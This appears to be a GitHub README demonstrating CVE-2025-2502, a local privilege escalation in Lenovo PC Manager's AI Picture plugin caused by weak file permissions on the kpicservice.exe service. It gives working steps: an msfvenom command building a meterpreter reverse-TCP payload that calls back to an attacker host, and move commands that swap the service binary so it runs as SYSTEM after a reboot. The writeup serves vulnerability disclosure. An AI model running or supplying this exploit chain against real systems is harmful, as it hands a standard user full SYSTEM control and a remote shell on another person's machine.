 ihk-one/cve-2025-2502
Step-by-step demonstration of a local privilege escalation vulnerability in Lenovo PC Manager, exploiting weak file permissions on a system service to gain SYSTEM access via payload replacement.

Discovered by chance while learning about local privilege escalation.
In any version of Lenovo PC Manager, the tools in Lenovo PC Manager have permission flaws. Any downloaded tool grants ordinary users F (full control) permissions.


Since tools in all versions have permission issues, ordinary users can escalate to admin privileges. Here, we use the AI image viewer plugin as a demonstration because it has a system-level service that can be used to elevate to SYSTEM. Prior to version 5.1.100.1102, Lenovo PC Manager included the AI Picture plugin.

After installing the AI Picture plugin, a persistent service is created:
C:\ProgramData\Lenovo\devicecenter\modules\aipicture\5.1.80.8121\kpicservice.exe
Check the file permissions with icacls:

It shows that ordinary Users have I F (full control). Create a standard user:

Now from the attacker's perspective: when no Administrators group user is logged in, we need to log off all users, then log in as user1. Use sc to query the service — it runs as LocalSystem:
sc qc KPICService_Lenovo

The file C:\ProgramData\Lenovo\devicecenter\modules\aipicture\5.1.80.8121\kpicservice.exe is one that ordinary users have full control over.

However, because of restrictions, the service holds a lock on the file; an ordinary user would need admin privileges to stop it.
Alternative approach: Since the ordinary user has full control, they can move the file. When the system restarts, the service reads the configured path and will still run kpicservice.exe as LocalSystem.
Now let's put it into practice. First, generate a malicious kpicservice.exe:
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.100.133 LPORT=4444 -f exe -o kpicservice.exe
Then move the original file and replace it with our shell:
move C:\ProgramData\Lenovo\devicecenter\modules\aipicture\5.1.80.8121\kpicservice.exe kpicservice.exe
move Desktop\kpicservice.exe C:\ProgramData\Lenovo\devicecenter\modules\aipicture\5.1.80.8121\kpicservice.exe


Now reboot the device. The service will start the replaced kpicservice.exe from the path, granting SYSTEM privileges.